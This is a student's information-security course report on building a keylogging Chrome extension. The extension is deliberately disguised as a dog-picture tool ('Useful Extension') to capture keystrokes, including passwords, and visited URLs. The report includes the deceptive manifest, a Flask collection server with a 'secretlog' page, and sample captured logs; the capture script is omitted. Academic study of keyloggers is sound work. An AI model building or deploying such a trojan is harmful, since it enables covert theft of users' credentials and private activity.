School of Information Technology & Engineering

Winter Sem – 2020 - 2021

Programme : B.Tech (IT)
Course Title : Information Security Management
Course Code : CSE3502
Date of Submission: 07-06-2021

<u>KeyStroke Logging on Browser</u>

Kuhoo Sharma – 18BIT0101

ABSTRACT

With the onset of 2020s ,privacy is one of the major issues in a tech driven world. **Keystroke loggers** or **Keyloggers** are the hardware programs or software programs that support close monitoring of the keyboard by recording keystrokes made by a user, often in a covert manner or secretive manner so that users don't know that their actions/activity is being monitored[1].

In terms of an operating system, software keyloggers are softwares that collect keystroke data, store them on or directly export them to an intruder or third-party who installed the keylogger.

With advancement in technology ,keylogging has advanced to not only keeping track of the keyboard inputs but also digital footprints of the users :[3]

• Any keyboard keystroke
• Mouse pointer tracking
• Websites visited on a browser
• Screenshots that are periodic or event-triggered
• Running applications and statistics of usage
• Operations of the file system (create, rename, change, access and delete)
• Internet use (pages visited and duration of visit per page)
• Sent, received, and even unsent emails

KEYWORDS

Privacy ● Keylogging ● Spyware ● Hacking ● Keystrokes ● Monitoring and Logging

PROPOSED APPROACH

The proposal is to build a keylogger which implements keystroke logging as well as mouse position logging.
The proposed project we can log :
- Users keyboard input(passwords, searches etc)
- Websites visited by user
- Activity timing

This shall be implemented on a browser interface by building a chrome browser extension[2].
Anyone with a chrome /chromium browser can add the extension to their browser and the extension can be presented as a non harmful extension which serves a different purpose.The extension can be termed as a trojan extension.

IMPLEMENTATION

Unloading the given extension in Chrome extensions :

Using our browser normally :

The backend server of the chrome extension will catch all the key strokes and display meaningfully in a secret log file

Using browser further :

Even the Special Characters -(Backspace), (Shift),(Enter) and logged

TIME	CAPTURED DATA (KEYS)	URL
2021-06-07 22:33:30		https://www.google.com/webhp?hl=en&sa=X&ved=0ahUKEwjoi-2igIbxAhUEILcAHULsASwQPAgI
2021-06-07 22:33:36	my name is khan (Control)	https://www.google.com/webhp?hl=en&sa=X&ved=0ahUKEwjoi-2igIbxAhUEILcAHULsASwQPAgI
2021-06-07 22:33:48	(Enter)	http://localhost:5000/secretlog
2021-06-07 22:40:04	(F5) (Control)	https://www.google.com/search?q=my+name+is+khan&hl=en&source=hp&ei=YFG-YMLvLc_fz7sPo5mowAM&iflsig=AINFCbYAAAAAYL5fcLFYLcuoaTF0OfLwzyqshFGEps2c&oq=my+name+is+khan&gs_lcp=Cgdnd3Mtd2I6EAMyCAguELEDEJMCMgIIADICCAAyAggAwiz&ved=0ahUKEwjCn-qpgIbxAhXP73MBHaMMCjgQ4dUDCAc&uact=5
2021-06-07 22:40:16	(Shift) Hello (Shift) World (Control) (Backspace) (Backspace) (Backspace) (Backspace) (Backspace) (Backspace)	https://www.google.com/search?q=my+name+is+khan&hl=en&source=hp&ei=YFG-YMLvLc_fz7sPo5mowAM&iflsig=AINFCbYAAAAAYL5fcLFYLcuoaTF0OfLwzyqshFGEps2c&oq=my+name+is+khan&gs_lcp=Cgdnd3Mtd2I6EAMyCAguELEDEJMCMgIIADICCAAyAggAwiz&ved=0ahUKEwjCn-qpgIbxAhXP73MBHaMMCjgQ4dUDCAc&uact=5

BIBLIOGRAPHY

GIVEN BELOW ARE CODE SNIPPETS OF THE IMPLEMENTATION.

{please not this is not the entire code for the implementation}

(CODE)

Manifest file for chrome extension

```json
{
    "manifest_version": 2,
    "name": "Useful Extension",
    "version": "1.0.0",
    "icons" : {
        "48" : "Dog.png"
    },
    "description": "Chrome Extension for extracting Dog pictures :)",
      "background": {
        "scripts": ["background.js"]
      },
    "content_scripts": [
      {
        "matches": ["*://*/*"],
        "js": ["content.js"]
      }
    ]
}
```

Main server file :

```python
from flask import Flask,abort, redirect, url_for,session,render_template
from flask import request
import datetime
app = Flask(__name__, static_url_path='/static')
xpage=""
text=""
final=[]
#pages=[]
@app.route('/')
def index():
    return "hi"

@app.route('/postdata',methods=['POST','GET'])
def login():
    global xpage
    global text
    global final
    data={}
    key=request.form["key"]
    page=request.form["page"]
    #print(len(key))
    #print(page,"\n",xpage,"\n\n\n")
    if page!=xpage or key==" (Enter) ":
        print(text,page)
        #final.append(text)
        #pages.append(page)
        data['text']=text
        data['page']=page
        data['time']=str(datetime.datetime.now())

        xpage=page
        text=""
        final.append(data)
        print(final)
    text=text+key

    #print(key,"  ",page)
    #print()
    #print()
    return redirect(url_for('secretlog'))

@app.route('/secretlog')
def secretlog():
    print("IN secretlogOOO")
    return render_template("index.html",final=final)
```

```python
if __name__ == '__main__':
    app.run(debug=True)
```

(REFERENCES)

[1]Spelman Miller, Kristyan, and Kirk PH Sullivan. "Keystroke logging: an introduction." (2006): 1-9.
https://www.diva-portal.org/smash/record.jsf?pid=diva2:152826

[2] Google Chrome Extensions:
https://developer.chrome.com/docs/extensions/

[3] Kataria, Devashree et al. "Real Time Working of Keylogger Malware Analysis." International journal of engineering research and technology 9 (2020): n. pag.

https://developer.chrome.com/docs/extensions/